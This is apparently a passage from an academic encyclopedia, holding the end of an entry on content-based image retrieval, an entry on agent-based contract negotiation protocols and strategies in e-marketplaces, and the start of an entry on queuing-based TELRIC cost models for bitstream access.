Long-term learning involves a user's memory and target search (i.e., looking for a specific image). The user's information need, deduced from the user's relevance feedback in an earlier query session, is used to improve the retrieval performance of later searches. Since feedback information is not accumulated for use in different sessions, even if the user searches for a specific image he/she reviewed before, he/she still has to go through the same relevance feedback process to find that image. Therefore, a long-term learning algorithm is required in order to accumulate the user's search information and utilize it to shorten the retrieval time and the relevance feedback process during future query sessions.

CONCLUSION

The ideal content-based retrieval system from a user's perspective involves the semantic level. Current content-based retrieval systems generally make use of low-level features. The semantic gap has been a challenging problem on content-based retrieval. Relevance feedback is a promising technique to bridge this gap. Due to the efforts of the research community, a few systems have started to employ high-level features and are able to deal with some semantic queries. Therefore, more intelligent content-based retrieval systems can be expected in the near future.

KEY TERMS

Content-Based Retrieval: An application that directly makes use of the contents of media, rather than annotation inputted by the human, to locate the desired data in large databases.

Relevance Feedback: A technique that requires users to identify positive results by labeling those which are relevant to the query, and subsequently analyzes the user's feedback using a learning algorithm.

Boolean Query: A query that uses Boolean operators (AND, OR, and NOT) to formulate a complex condition. A Boolean query example can be "university" OR "college."

Query by Example: A method of searching a database using example media as search criteria. This mode allows the users to select predefined examples requiring the users to learn the use of query languages.

Semantic Gap: The difference between the high-level user perception of the data and the lower-level representation of the data used by computers. As high-level user perception involves semantics which cannot be directly translated into logic context, bridging the semantic gap is considered a challenging research problem.

Similarity Measure: A measure that compares the similarity of any two objects represented in the multidimensional space. The general approach is to represent the data features as multidimensional points and then to calculate the distances between the corresponding multidimensional points.

Feature Extraction: A subject of multimedia processing which involves applying algorithms to calculate and extract some attributes for describing the media.

Contract Negotiation in E-Marketplaces

Larbi Esmahi
Athabasca University, Canada

Elarbi Badidi
United Arab Emirates University, UAE

INTRODUCTION

The advancement in distributed and intelligent computing has facilitated the use of software agents for implementing e-services; most electronic market places offer their customers virtual agents that can do their bidding (i.e., eBay, onSale). E-transactions via shopping agents constitute a promising opportunity in the e-markets (Chen, Vahidov, & Kersten, 2004). It becomes relevant what kind of information and what kinds of bargain policies are used both by agents and by the market place. There are several steps for building e-business: (1) attracting the customer, (2) knowing how they buy, (3) making transactions, (4) perfecting orders, (5) giving effective customer service, (6) offering customers recourse for problems such as breakage or returns, and (7) providing a rapid conclusion such as electronic payment. In the distributed e-market paradigm, these functions are abstracted via agents representing both contractual parts. In recent years, many researchers in intelligent agents' domain have focused on the design of market architectures for electronic commerce (Fikes, Engelmore, Farquhar, & Pratt, 1995; Schoop & Quix, 2001; Zwass, 1999), and on protocols governing the interaction of rational agents engaged in such transactions (Hogg & Jennings, 1997; Kersten & Lai, 2005). While providing support for direct agent interaction, existing architectures for multiagent virtual markets usually lack explicit facilities for handling negotiation protocols, since they do not provide such protocols as an integrated part of the framework.

In this article we will discuss the problem of contract negotiation in e-marketplaces. In the next section, we will present related models commonly used to implement negotiation in e-markets, game theory models, auction models, and contract-net protocols. Then the following section continues with the presentation of a negotiation protocol based on dependency relations. We then present a negotiation strategy based on risk evaluation. The conclusion summarizes the article and paves the further way concerning the truth in the negotiation strategy and the use of temporal aspects on commitments and executions of contracts.

NEGOTIATION PROTOCOLS FOR E-MARKET

The interaction between agents inside the marketplace is managed by a negotiation protocol. In fact, the negotiation protocol defines a set of public rules that allow agents to set up transaction contracts or cooperation agreements. Previous work and significant achievements are reported on various related fields of research and concrete solutions. Most of the Internet-based market places use auction protocols, especially the English auction.

Hereafter, we present and evaluate some negotiation models either developed in some research works or implemented in some practical systems: game theory, auction models, and contract-net protocols.

Game Theory Models

Game theory models address many aspects of the agents' interaction: contract elaboration, profit repartition, and conflict resolution. Many negotiation models have been proposed in this topic (Ephrati & Rosenschein, 1992; Genesereth, Ginsberg, & Rosenschein, 1986; Khedro & Genesereth, 1994; Kraus, Wilkenfeld, & Zlotkin, 1995; Rosenschein & Genesereth, 1985; Zlotkin & Rosenschein, 1991). These models have some desirable properties, such as insuring the negotiation convergence, the Nash-equilibrium, and the pareto-optimality. The main representative works in this domain are those presented by Zlotkin and Rosenschein (Rosenschein & Genesereth, 1985; Rosenschein & Zlotkin, 1994; Zlotkin & Rosenschein, 1991). The authors propose a formal model that allows agents to select the pareto-optimal solution that maximizes their utilities. The agents communicate their desires explicitly by exchanging messages and may accept concessions that allow them to elaborate contracts that satisfy their goals. A contract may concern task repartition (task-oriented domains), utility value repartition (worth-oriented domains), or decision making on the next state of the environment (state-oriented domains). Different types of contracts have been studied: pure contracts where the agent's role in the joint plan is fixed, and mixed contracts where the agent's role depends on a probability.

If we consider a negotiation between two agents A1 and A2, the authors propose a protocol that can be summarized as follow:

1. At each step $t \geq 0$, both agents propose their deals $\delta 1(t)$ and $\delta 2(t)$ such that those deals satisfy two conditions: (1) the deals must be individually rational to their respective agents ($\forall Ai\ \delta i$, the utility $Ui(\delta i) \geq 0$), and (2) for each $Ai \in \{A1, A2\}$, $t > 0$ we have $Ui(\delta i(t)) \leq Ui(\delta i(t\text{-}1))$.
2. The negotiation finishes at a step t when one of the two situations happens:
   - The agents agree on a deal. $\exists i \neq j \in \{A1, A2\}$, such that $Uj(\delta i(t)) \geq Uj(\delta j(t))$.
   - The agents run on a conflict. $\forall Ai \in \{A1, A2\}$, $Ui(\delta i(t)) = Ui(\delta i(t\text{-}1))$ (i.e., no more concession is possible for both agents).


The advantage of the proposed protocols in game theory consists of their suitability for rational cooperating agents that work for maximizing their profits. However, the main drawbacks of those models consist of (1) their inability to take into consideration the history of the negotiation process and (2) the fact that each step is processed as a stand-alone step. Furthermore, the agents are supposed to have complete information on their partners, especially by knowing all their matrix of profits. The agents are also supposed of being self-sufficient, while the complementarity and dependency between agents is ignored.

Auction Models

Auction theory analyzes the protocols and strategies used by agents during an auction sale. Many protocols have been proposed in auction theory (Rasmusen, 2001):

- **English Auction:** In the English auction, the bidding process is public, so each bidder has complete information about the auction. At any time, each agent is free to raise his bid. When no bidder is willing to raise anymore, the auction ends, and the highest bidder wins the item at the price of his bid. The agent's strategy consists of a series of bids, where the bidding value is a function of his or her private value, his or her prior estimates of other bidders' valuations, and the past bids of others. An agent's dominant strategy is to always bid a small amount greater than the current highest bid, and stop when his or her maximum value is reached.
- **Sealed Bid Auction:** In the sealed bid auction, each bidder submits one bid without knowing the others' bids. The highest bidder wins the item and pays the amount of his bid. The agent's strategy consists of determining his or her bid as a function of his or her private value and prior beliefs of others' valuations. In general there is no dominant strategy for acting in this auction.
- **Dutch Auction:** In the Dutch auction, the seller or the auction manager continuously lowers the price until one of the bidders takes the item at the current price. The Dutch auction is strategically equivalent to the sealed bid auction, because in both games, an agent's bid matters only if it is the highest and no relevant information is revealed during the auction process.
- **Vickrey Auction:** The Vickrey auction is similar to the sealed bid auction with some detail exceptions. In fact, each bidder submits one bid without knowing the others' bids, and the highest bidder wins, but it pays only the price of the second highest bid. The agent's strategy consists of determining his or her bid as a function of his or her private value and prior beliefs of others' valuations. The dominant strategy in Vickrey auctions is to bid one's true valuation. If an agent bids more than that and the increment hits the difference between winning or not, the agent will end up with a loss if he or she wins. If the agent bids less, there is a smaller chance of winning, but the winning price is unaffected. The dominant strategy result of Vickrey auctions means that an agent is better off bidding truthfully no matter what the other bidders are like—what are their capabilities, operating environments, bidding plans, and so

Figure 1. Contract-net protocol



forth. This has two desirable sides namely, (1) the agents reveal their preferences truthfully, which allows globally efficient decisions to be made, and (2) the agents need not waste effort in counter-speculating other agents, because they do not matter in making the bidding decision.

The auction models have two main drawbacks: they can be applied only for marketing domain, and they are vulnerable to collusion. In the context of their vulnerability to collusion, the English auction presents the worst example. In fact, in English auction the biding process is public, and the agents can verify if collusion is respected or not and in case of the collusion broke the agent can use all his purchase power without loosing anything. In the other protocols (sealed bid auction, Dutch auction, and Vickrey auction), the agents do not receive any information on the auction process, and collusion formation is not so evident.

Contract-Net Protocol

In the contract-net protocol (CNP) (Smith, 1988; Smith & Davis, 1981), a contract is an explicit agreement between an agent who announces its tasks (the manager) and an agent who proposes to achieve those tasks (the contractor). The manager is responsible for tasks management and results processing, while the contractor is responsible for tasks processing and results transmission. The protocol proposes a set of performatives that the agents can use either for contract negotiation or for contract execution. The diagram in Figure 1 summarizes the process for elaborating contracts.

In this first version of the CNP as presented in Figure 1, there are no mechanisms for evaluating offers. This means that the protocol can be used only in contexts with cooperative agents and modular tasks.

Many extensions have been proposed for the CNP in the last years. One of the most important works done in this topic is the extension proposed by Sandholm (1993, 1996), which is based on marginal costs. In fact, the agents process locally their marginal costs for achieving tasks and use those costs for either announcing a task, bidding, or awarding a contract. Partners' selection is based on profit evaluation using the marginal costs. Hence, extending the protocol's domain of application to competitive and self-interest agents is required.

The CNP is one of the most complete models for cooperating agents. The notion of profit and utility recently added to it resolves the problem of motivation for competitive agents. However, the protocol still has some drawbacks, such as considering the agents as passive actors because no persuasion mechanisms can be used to convince partners for accepting an agreement. Also, dependency relations between agents are not considered.

A NEGOTIATION PROTOCOL BASED ON DEPENDENCY RELATIONS

Types of dependencies and contracts used for negotiation: Before describing the contract generation process based on dependencies, we present some useful definitions.

- **Strong Dependency (S-Dep (A1, A2, I)):** A strong dependency occurs between a buyer agent A1 and a seller agent A2 on an item I, if agent A1 has requested to buy item I, and agent A2 is the unique agent in the market-place that has advertised himself or herself to sell item I.
- **Weak Dependency (W-Dep (A1, A2, I)):** A weak dependency occurs between a buyer agent A1 and a seller agent A2 on an item I, if agent A1 has requested to buy item I, and the agent A2 is one of the group of agents in the market-place that have advertised themselves to sell item I.
- **Multidependency (X-Dep (A1, A2, I1, I2)):** A buyer agent A1 is said to be in multi-dependency toward a seller agent A2 on the items I1and I2, if one of the following situations occurs:
  - S-Dep (A1, A2, I1) and S-Dep (A1, A2, I2)
  - S-Dep (A1, A2, I1) and W-Dep (A1, A2, I2)
  - W-Dep (A1, A2, I1) and W-Dep (A1, A2, I2)
- **Mutual Dependency (M-Dep (A1, A2, I1, I2)):** Two agents are said to be in mutual dependency if one of the following situations occurs:
  - S-Dep (A1, A2, I1) and S-Dep (A2, A1, I2)
  - S-Dep (A1, A2, I1) and W-Dep (A2, A1, I2)
  - W-Dep (A1, A2, I1) and S-Dep (A2, A1, I2)
  - W-Dep (A1, A2, I1) and W-Dep (A2, A1, I2)
- **Exchange Contract:** Sometimes, it is interesting to exchange some items between agents to enhance the global value of the contract, especially when the two agents have mutual dependency. In an exchange contract, the first agent subcontracts some items to the second agent, while the second agent, in turn, subcontracts some other items in compensation to the first agent. The value of exchange must be the same, when measured in terms of loss or gain.

  The exchange contract becomes more interesting with agents that have mutual dependencies. A general form of the exchange contract is where more than two items are exchanged between agents.
- **Grouping Contract:** This type of contract is built by grouping a set of items in the same contract, in such a manner that the global cost of the contract becomes profitable for the two agents, even if the individual cost of some items is greater than the accepted price. The grouping contract becomes more interesting with agents that have a multi-dependency relation. The interest for this type of contract grows if we remember that in real trading, the price of a group of items is always lower than the sum of their individual prices.
- **Multiagent Contract:** In this type of contract, a group of agents takes a commitment to buy/sell a set of items. The contract is built in such a manner that is profitable for all participating agents. A multi-agent contract may include exchanging and grouping of items.
- **Generating Contracts Based on Agent Dependencies:** The marketplace manager sometimes acts as a facilitator that helps agents elaborating contracts. For its mediation process, the manager uses the classes of dependencies and contracts just defined. The mediation process uses first mutual dependencies between agents, in order to construct a solution using an exchange contract. If no mutual dependencies are found, the manager then searches for multi-dependencies in order to construct a grouping contract. In the case where neither mutual dependencies nor multi-dependencies can be found, the manager uses the graph of dependencies to construct a multi-agent contract.

  The general algorithm for constructing contracts based on dependencies can be summarized as follows:

  1. Construct and propose an exchange contract using mutual dependencies.
     - 1.2 Search the graph for all mutual dependencies of the buyer toward the seller.

- 1.3 Sort the dependencies based on their strength.
- 1.4 Construct an exchange contract using the mutual dependency.
- 1.5 Propose the exchange contract.
- 1.6 If the contract is accepted, then success, then stop.
- 1.7 Else select the next mutual dependency in the list and go to step 1.4.
- 1.8 If the set of mutual dependencies is exhausted without success, then go to step 2.

2. Construct a grouping contract using multi-dependencies.
   - 2.1 Search the graph for all multi-dependencies of the seller toward the buyer.
   - 2.2 Sort the dependencies based on their strength.
   - 2.3 Select the first dependency in the list
   - 2.4 Construct a grouping contract based on the multi-dependency relation.
   - 2.5 Propose the grouping contract.
   - 2.6 If the contract is accepted, then success, then stop.
   - 2.7 Else select the next multi-dependency in the list and go to step 2.4.
   - 2.8 If the set of multi-dependencies is exhausted without success, then go to step 3.
3. Construct a multi-agent contract using other agents' dependencies.
   - 3.1 Search the graph for a balanced cycle of dependencies that closes the path between the buyer and the seller (Esmahi, Dini, & Bernard, 1999a).
   - 3.2 Construct a multi-agent contract using the cycle of dependencies.
   - 3.3 Propose the multi-agent contract to the group of agents.
   - 3.4 If all agents agree on the contract, then success, stop.
   - 3.5 Else go to step 3.1.
   - 3.6 If there is no cycle of dependencies between the buyer and the seller then go to step 4.
4. Use other creative processes to generate a solution (e.g., case-based reasoning, etc.).

A NEGOTIATION STRATEGY BASED ON RISK EVALUATION

The proposed negotiation protocol can be divided in two steps. First the potential partners exchange offers and counter-offers to negotiate a contract, and if this first interaction is not successful, then the marketplace manager tries to facilitate the contract elaboration using dependency relations as described previously. Hence, agents need a mechanism that helps them generate offers and counter-offers. The negotiation strategy defines such a mechanism.

Given that marketplaces adhere to the offer and demand laws, and the agents are supposed to be individually rational (Esmahi, Dini, & Bernard, 1999b), it is clear that if none of them give his or her partner an acceptable offer, the negotiation runs into conflict. The conflictual situation can happen even when the space of possible deals includes profitable deals for both agents.

One way of thinking about which agent should concede at each step of the negotiation is to consider how much each has to lose by running into conflict at that point. In fact, if after step t the agent decides not to make a concession, he or she takes a risk that his or her partner will also not make a concession, and that they will run into a conflict. So, for our agents we have implemented a negotiation strategy based on risk evaluation. Precisely, we have adapted the Zeuthen strategy (Rosenschein & Zlotkin, 1994), so that we can deal with the lack of knowledge each agent has about his or her partner's utility (Esmahi, Dini, & Bernard, 2000). In this adaptation, each agent uses the current price of the item in the market place as the minimum offer accepted by his or her partner. So, let us consider a buyer agent Ai and his or her partner Aj (seller) negotiating on item I, and consider the following variables:

- γi : maximal cost acceptable for Ai
- γj : minimal price acceptable for Aj
- γm : current price in the market place, approximated by the manager using a level-headed average of all contracts' prices that have been realized until current time. In fact, if $\gamma m(t)$ is the market price of item I until step t, and at t+1 there is sale of item I at price P then $\gamma m(t+1)=(\gamma m(t)+P)/2$.

For each step t, let $\delta i(t)$, $\delta j(t)$ be the deal offers made respectively by Ai and Aj.

In the buyer's point of view, the utility and risk is defined by:

The utility that agent Ai believes it will have by offering δi(t) is:

$U_{ii}(\delta_i(t)) = \max(\gamma_i - \delta_i(t), 0)$

The utility that agent Ai believes it will have by accepting Aj's offer δj(t) is:

$U_{ii}(\delta_j(t)) = \max(\gamma_i - \delta_j(t), 0)$

The utility that agent Ai believes that agent Aj will have by offering δj(t) is approximated by:

$U_{ij}(\delta_j(t)) = \max(\delta_j(t) - \gamma_m, 0)$

The utility that agent Ai believes agent Aj will have by accepting Ai's offer δi(t) is approximated by:

$U_{ij}(\delta_i(t)) = \max(\delta_i(t) - \gamma_m, 0)$

Hence, we can now define the degree of willingness to risk a conflict as follow:

The agent Ai's belief of willingness to risk a conflict is:

$$Risk_{ii}(t) = \begin{cases} 1 & \text{if } U_{ii}(\delta_i(t)) = 0 \\ (U_{ii}(\delta_i(t)) - U_{ii}(\delta_j(t))) / U_{ii}(\delta_i(t)) & \end{cases}$$

The agent Ai's belief about the Aj's willingness to risk a conflict is:

$$Risk_{ij}(t) = \begin{cases} 1 & \text{if } U_{ij}(\delta_j(t)) = 0 \\ (U_{ij}(\delta_j(t)) - U_{ij}(\delta_i(t))) / U_{ij}(\delta_j(t)) & \end{cases}$$

In the seller's point of view, the utility and risk is defined by:

The utility that agent Aj believes it will have by offering δj(t) is:

$U_{jj}(\delta_j(t)) = \max(\delta_j(t) - \gamma_j, 0)$

The utility that agent Aj believes it will have by accepting Ai's offer δi(t) is:

$U_{jj}(\delta_i(t)) = \max(\delta_i(t) - \gamma_j, 0)$

The utility that agent Aj believes that agent Ai will have by offering δi(t) is approximated by:

$U_{ji}(\delta_i(t)) = \max(\gamma_m - \delta_i(t), 0)$

The utility that agent Aj believes agent Ai will have by accepting Aj's offer δj(t) is approximated by:

$U_{ji}(\delta_j(t)) = \max(\gamma_m - \delta_j(t), 0)$

Hence, we can now define the degree of willingness to risk a conflict as follow:

The agent Aj's belief of willingness to risk a conflict is:

$$Risk_{jj}(t) = \begin{cases} 1 & \text{if } U_{jj}(\delta_j(t)) = 0 \\ (U_{jj}(\delta_j(t)) - U_{jj}(\delta_i(t))) / U_{jj}(\delta_j(t)) & \end{cases}$$

The agent Aj's belief about the Ai's willingness to risk a Conflict is:

$$Risk_{ji}(t) = \begin{cases} 1 & \text{if } U_{ji}(\delta_i(t)) = 0 \\ (U_{ji}(\delta_i(t)) - U_{ji}(\delta_j(t))) / U_{ji}(\delta_i(t)) & \end{cases}$$

If t is not the last step in the negotiation, then the risk is always between 0 and 1, for both agents. Riskii(t) is an indication of how much Ai is willing to risk a conflict by sticking to his or her last offer. As Riskii(t) grows, agent Ai has less to lose from a conflict, and will be more willing to not concede and risk reaching a conflict. Intuitively, we propose the strategy where the agent with a smaller risk will make the next concession. Let us look at the strategy in detail. The buyer agent starts the negotiation by offering the seller the deal that is best for him or her among all possible deals. Next, at every subsequent step t, each agent calculates his or her risk (i.e., Riskii(t)) and estimate his or her partner's risk (i.e., Riskij(t)). If the agent's risk is smaller or equal to that of his or her partner's, then the agent must make an offer that involves the minimal sufficient concession from his or her point of view. Otherwise, the agent can offer the same deal that he or she offered previously. Of course, at every point the agents are only making offers within their acceptable set.

CONCLUSION AND OPEN PROBLEMS

The problem of negotiation process in e-markets is not so simple! The existing protocols and strategies do not accommodate the real world. Many other factors that influence the agents' negotiation must be taken into consideration: the agent's mental state, the dependency relations between negotiators, the capability of persuasion, and the degree of truth that an agent grants to his or her partners.

The main idea we are pursuing in this research consists of integrating to the agents' mental state a model of their world, especially a model of their partners and to use this knowledge in the negotiation strategy.

Many research issues are open for exploration in this project:

- Exploring the ways of integrating the truth component in the negotiation strategy. Two ways may be considered: representing the truth as knowledge in mental state of the agent and using this knowledge for negotiation or representing truth as a value (may be fuzzy value) and using this value in the agent's utility function. The utility function is the base for evaluating offers, constructing counter-offers, and determining concession to do in each negotiation step.
- Extending negotiation model based on utility function by integrating the notion of time, temporal utility functions, and temporal penalty functions in order to accommodate delays in executing contacts and commitments and also in order to accommodate the real behavior in market place for prices and values.
- Exploring the use of social norms as arguments for convincing a partner to accept an offer or to change his or her position in a conflict. Social norms may be defined as some standard community rules, or the best is that social norms may emerge from the community interaction. In the last case, a hierarchical structure will be established for the emerging norms, and a norm can move from one level to another according to the score granted by the community to this norm.

  The power of the norm as argument depends also on the level to which this norm belongs. Agents must not only respect norms in their interaction or propositions, but also make sure that norms are respected inside the community (those are socially committed agents!).

KEY TERMS

Agent's Mental State: Three main components are in the agent's mental state: beliefs, desires, and intentions. However, in the market place context we are adding the trust component.

Autonomous Agents: In pure autonomous agents systems, the concern of the designer is with the performance of the individual agent, and the system level performance is left to emerge from the agents' interactions without taking into consideration the interdependency between the system's components.

Cooperative Agents: In pure distributed problem solvers where agents are supposed to be fully cooperative, the only concern of the designer is with the overall performance of the system, and the performance of the individual agent is not important.

Joint Profit: A combination of the individual profit or individual loss for all agents participating in the contract. If N agents participate in a contract, then JP = Si=1N Pi where Pi is the agent's Ai profit (positive value) or agent's Ai loss (negative value).

Negotiation Protocol: Set of rules and knowledge structures that provide a means of standardizing the communication between participants in the negotiation process. The negotiation protocol defines how the actors can interact with each other and often includes the way in which offers and messages are constructed and sent to the opponent.

Negotiation Strategy: Can be defined as the way in which a given party acts within the negotiation protocol rules in an effort to get the best outcome of the negotiation. It is meanly the process by which the agent evaluates offers and generates counter-offers.

Rational Agents: An agent is individually rational if it accepts only deals that give him or her non-negative utility.

Social Rationality: The principle of social rationality as was stated by Hogg and Jennings (1997, p. 61) is, "If a socially rational agent can perform an action whose joint benefit is greater than its joint loss, then it may select that action."

Cost Models for Bitstream Access Service

INTRODUCTION

The European Regulatory Framework requires National Regulatory Authorities (NRAs) to conduct market analysis for a predefined set of markets that used to be subject to ex ante regulation (due to Significant Market Power (SMP) of the incumbent network operator), or that are expected to be associated with SMP. The service under consideration in this article—Bitstream Access—is considered in Market 12 (see ERG, 2003).

Depending on the results of the market analysis, NRAs can impose remedies on the SMP operator, like cost accounting, long run incremental cost (LRIC), based ex ante regulation, or other requirements. Many European NRAs foresee price control of bitstream access service (BAS).

This contribution provides a cost model for BAS, which takes into account the required bandwidth of a service and QoS parameters, mainly the average delay over the corresponding bitstream access configuration. The contribution shows in the second section the basic ideas of the FL-LRIC model and especially the so-called Total Element Long Run Increment Cost model (TELRIC) and the basic aspects of BAS network architecture. The third section deduces the proper TELRIC model for BAS under QoS differentiation, mainly considering delay limits. The section introduces two applications, one based on assuring QoS under the overengineering concept, and the other on traffic separation over different queues.

LRIC COST MODELS FOR BITSTREAM ACCESS SERVICES

LRIC constitutes the dominant costing standard, in case of SMP and ex ante price control, recommended by the European Regulatory Framework (see BNA, 2005; Hackbarth, 2007). There are basically two methodologies to design LRIC cost models: TSLRIC (Total Service LRIC), and TELRIC (Total Element LRIC) (see Courcubetis & Weber, 2003). TSLRIC model is oriented to services and is used as basis for setting fixed network charges, but it doesn't include common costs of joint production, as they are not incremental in providing a service.


TELRIC model is oriented to network elements. As the elements are dimensioned according to all services using it, TELRIC provides that the cost of a network element used by different services is shared by the services in relation to the intensity of use that each one does of the element. TELRIC can be designed from two different perspectives, Top-Down (Figure 1a) and Bottom-Up (Figure 1b).

Under Top-Down modeling, historical accounting data are taken as a starting point. It relies on the actual network architectures and configurations of a specific carrier, and (implicitly) accounts for its efficiency.

Bottom-Up approach models the network of a hypothetical operator. This efficient operator employs the best current technology, and is not constrained by decisions of the past. Therefore, it reflects an efficient cost structure relevant to the market and regulatory decisions. Hence, for regulation purposes, TELRIC model with bottom-up approach is mainly used (BNA, 2005; Brinkmann, Hackbarth, Ilic, Neu, Neumann, & Portilla, 2007; Hackbarth, Portilla, & Diaz, 2005).

The TELRIC Bottom-Up cost models require knowledge on the traffic on all network elements. Since the traffic information is required for network dimensioning, it must reflect the demand in the high load period (HLP). Furthermore, this information on annual demand is necessary for costing.

Figure 1. (a) Top-down approach;(b) bottom-up approach



The reference architecture network for an end-to-end BAS tunnel is structured into four network segments, as shown in Figure 2 (Cave, 2003; Yager, 1999) where the DSLAM provides the first traffic aggregation point. The traffic from the user is routed over the different network sections, up to the interconnection point with the Internet service provider. The BAS reference architecture is currently implemented over an ATM access and an IP core network structure. Access network over Ethernet technology and IP core transport is emerging, but its implementation has still-low penetration. Anyway, the TERLIC model deduced in this contribution is based on generic queuing models, and hence, valid for any type of network elements.

TELRIC COST MODEL FOR BAS UNDER QOS DIFFERENTIATION

As shown in Figure 2, a BAS connection is routed over a chain of network elements. We consider as a main QoS parameter, the average value of the total delay over the BAS tunnel. We model each network element by a queuing system and consider that total delay is approximated by the sum of the individual delays over the network elements. To fulfill this delay, a corresponding mechanism must be applied. We consider three methods (McDysan, 2000):


1. Traffic aggregation and routing over common capacities without any additional traffic engineering mechanism.
2. Traffic aggregation and routing over common capacities with a priority waiting scheme.
3. Traffic segregation and routing over separated tunnels.

The first and second methods have the advantage that the traffic integration on common capacities leads to a reduction of the queuing delay against a traffic routing over separated tunnels. The trade off resulting from traffic routing on common capacities is that it causes correlation between the delays of the different traffics, which difficult the QoS differentiation.

The first method uses overengineering to ensure the QoS of the most restrictive service over the current best effort Internet. Acceptable QoS values for real time and streaming services are implemented by a reduced use of the network capacities; typically between 70 and 75%. The effort for traffic engineering is strongly reduced, but some unpredicted overload might lead to an unacceptable degradation of the QoS.

The second method corresponds to priority traffic routing implemented by the DiffServ scheme in Internet (Blake, Black, Carlson, Davies, Wang, & Weiss, 1998). It assures, under a non-pre-empty priority waiting scheme, that the traffic with higher priority is nearly not influenced by the lower priority traffic, and hence, provides relatively better QoS values. The limit results from the fact that priority routing does not provide a fixed QoS guaranty (e.g., an overload from higher priority traffic provides a reduction of the QoS for traffic with lower priority). Anyway, this effect can be reduced by applying additional methods of traffic management as weighted fair queuing mechanism, or reduced queuing length for high priority traffic (Cisco, 2001). Hence, it's required higher effort for traffic engineering than in the case of over-engineering.

Figure 2. BAS reference architecture



The third method corresponds to traffic segregation, routing in separated tunnels, corresponding to the IntServ scheme in Internet (see Braden, Clark, & Shenker, 1994). It allows assuring differentiated QoS values for each traffic class. The trade off is that free capacities of one traffic class cannot be used by another, and the assignation of separated parts of the common capacity provides higher queuing delays, due to the reduced velocity.

For a TELRIC cost model with QoS considerations, we use mathematical models based on queuing theory. We limit the study to queuing models based on a non-pre-empty M/G/1 queuing scheme (see Akimaru, 1999), and consider as a first approximation for QoS, the average value of the duration of a packet in a single queuing system[1].

Applying overengineering, the dimensioning has to consider that the number of users, whose traffic is aggregated on a common bandwidth, is limited by the service with the most restrictive QoS—in this case, the service with minimum delay allowed. Traffic from the different BAS services classes k=1…K is characterised by three parameters, L_k, $\sigma(L_k)$, λ_k, described in Table 1.

Hence, the common traffic resulting from all services is routed over a common tunnel dimensioned according to the following model:

Total packet rate:

$$\lambda_t = \sum_{k=1}^{K} \lambda_k$$

Total traffic offered to the queuing system:

$$A_t = \sum_{k=1}^{K} \lambda_k \cdot t_s^{(k)}, \text{ where } t_s^{(k)} = \frac{L_k \cdot 8}{v_s}$$

Average service time of a packet resulting from the common traffic stream:

$$t_s^{(t)} = \frac{A_t}{\lambda_t}$$

Standard deviation of the service time of a packet resulting from the common traffic stream:

$$\sigma(t_s^{(t)}) = \frac{\sum_{k=1}^{K} \lambda_k \cdot \sigma_k(t_s^{(k)})}{\lambda_t}, \text{ where } \sigma_k(t_s^{(k)}) = \frac{\sigma(L_k)}{v_s} \cdot 8$$

Table 1. Traffic parameter for broadband service classes

Variable	Meaning
k	Index of service classes. k=1: most restrictive service k=K: less restrictive service
L_k	packet length [octets] for service class k
$\sigma(L_k)$	standard deviation of packet length for service class k
λ_k	packet rate [p/s] for service class k
v_s	total bandwidth of the server [kbps]

Applying a M/G/1 model (Akimaru, 1999), we obtain:

- Average occupancy of the queuing system:

$$\bar{n} = \frac{A_t}{1 - A_t} \cdot \left[1 - \frac{A_t}{2} \cdot \left[1 - \left(\frac{(\sigma(t_s^{(t)})^2}{(t_s^{(t)})^2}\right)\right]\right]$$

- Average occupation of the queue: $\bar{u} = \bar{n} - A_t$
- Average delay in the queue: $\bar{t_w} = \frac{\bar{u}}{\lambda}$
- Average duration for a packet passing the queuing system: $\bar{\tau} = \bar{t_w} + t_s^{(t)}$

Applying a priority traffic routing, we use a model for traffic aggregation under a non-pre-empty priority queuing system given by the following relations (Akimaru,1999):

$$\bar{t}_w^{(k)} = \frac{\sum_{k=1}^{K} \lambda_k \cdot \left[\left[\sigma_k(t_s^{(k)})\right]^2 + \left[t_s^{(k)}\right]^2\right]}{2 \cdot \left(1 - \sum_{j=1}^{K-1} A_j\right) \cdot \left(1 - \sum_{j=1}^{k} A_j\right)}$$

$$\bar{\tau}_k = \bar{t}_w^{(k)} + t_s^{(k)}$$

For traffic routing over separated capacities (traffic segregation), the total bandwidth is subdivided into separate tunnels according to the individual traffic requirements. Hence, the dimensioning is provided by the delay calculation for each separated queuing system under the corresponding average delay value of each service class.

We will use queuing models exposed above for calculating the additional effort required for fulfilling the QoS parameters against the service with the weakest QoS parameter value (in praxis best effort), first applying over-engineering and after that applying the concept of DiffServ. The additional effort is expressed either as the additional bandwidth, considering the number of users resulting from dimensioning under the QoS requirement of the best effort service, or estimated by the reduced number of users against the best effort dimensioning in a given bandwidth.

For the application to BAS tunnel, we consider the number of users which can be connected in a tunnel of a given bandwidth, typically 149 Mbit/s (capacity of a STM-1 (see Jung, Warnecke, 1999)). We consider, for each service class k, the required average delay, τk, under the condition that $\tau_k \le \tau_{k+1}$, and the number of users given in relation to the number of users of service class K, typically best effort. We express the number of users for each service k by the relative number of users rnk in relation to the best effort maximum number of users, nmaxK(k). This is motivated by the fact that the best effort service, usually HSIA (high speed Internet access), is generally applied by all users while the other ones might be a subset of them. Hence, the number of users in each service class is completely determined by the product between rnk and nmaxK(k), where the index k indicates that the dimensioning is provided under the fulfillment of the QoS of service k.

COST MODEL USING OVERENGINEERING METHOD

TELRIC cost model applied to traffic aggregation under overengineering results as follows (main parameters are shown in Table 2):

1. Determine for each service class $\tilde{k}$ =1…K the maximum number of users for the best effort service, nmaxK($\tilde{k}$), for fulfilling the condition τ≤τk, been τ the average global delay; note that $\tilde{k}$ is used for the parameters depending on nmaxK($\tilde{k}$) to differentiate them from the service class parameters which don't depend on it.
2. Calculate for each service $\tilde{k}$ =1…K the maximal total traffic load fulfilling τ≤ τk under the maximum number of users nmaxK($\tilde{k}$) resulting from step i):

$$A\max(\tilde{k}) = \sum_{k=1}^{K} \alpha_k \cdot n\max K(\tilde{k}) \cdot rn_k \cdot t_s^{(k)}$$

Hence, the cost increment required for service k for fulfilling τ_k depends on its traffic difference against the traffic value under the QoS fulfilment for best effort service, $\tau_{K,}$ determined by Amax($\tilde{k}$ =K)-Amax($\tilde{k}$ =k).
3. Deduce from these traffic values the cost increment factor for each service class, $fincr_k$. It represents

Table 2. Model parameters

Variable	Meaning
c_{unit}	Cost of a cost unit deduced from the total cost for providing the tunnel v_s
α_k	Packet rate per user for service class k
τ_k	Required average duration of a packet in a queuing system
rn_k	Relative number of users in relation to service K (best effort service)
nmaxK(k)	Maximum number of users for service K (best effort) while leads to a value $\tau \le \tau_k$
$C(v_s)$	Cost of a tunnel

the relative cost increment for fulfilling τ_k against a dimensioning under pure best effort conditions:

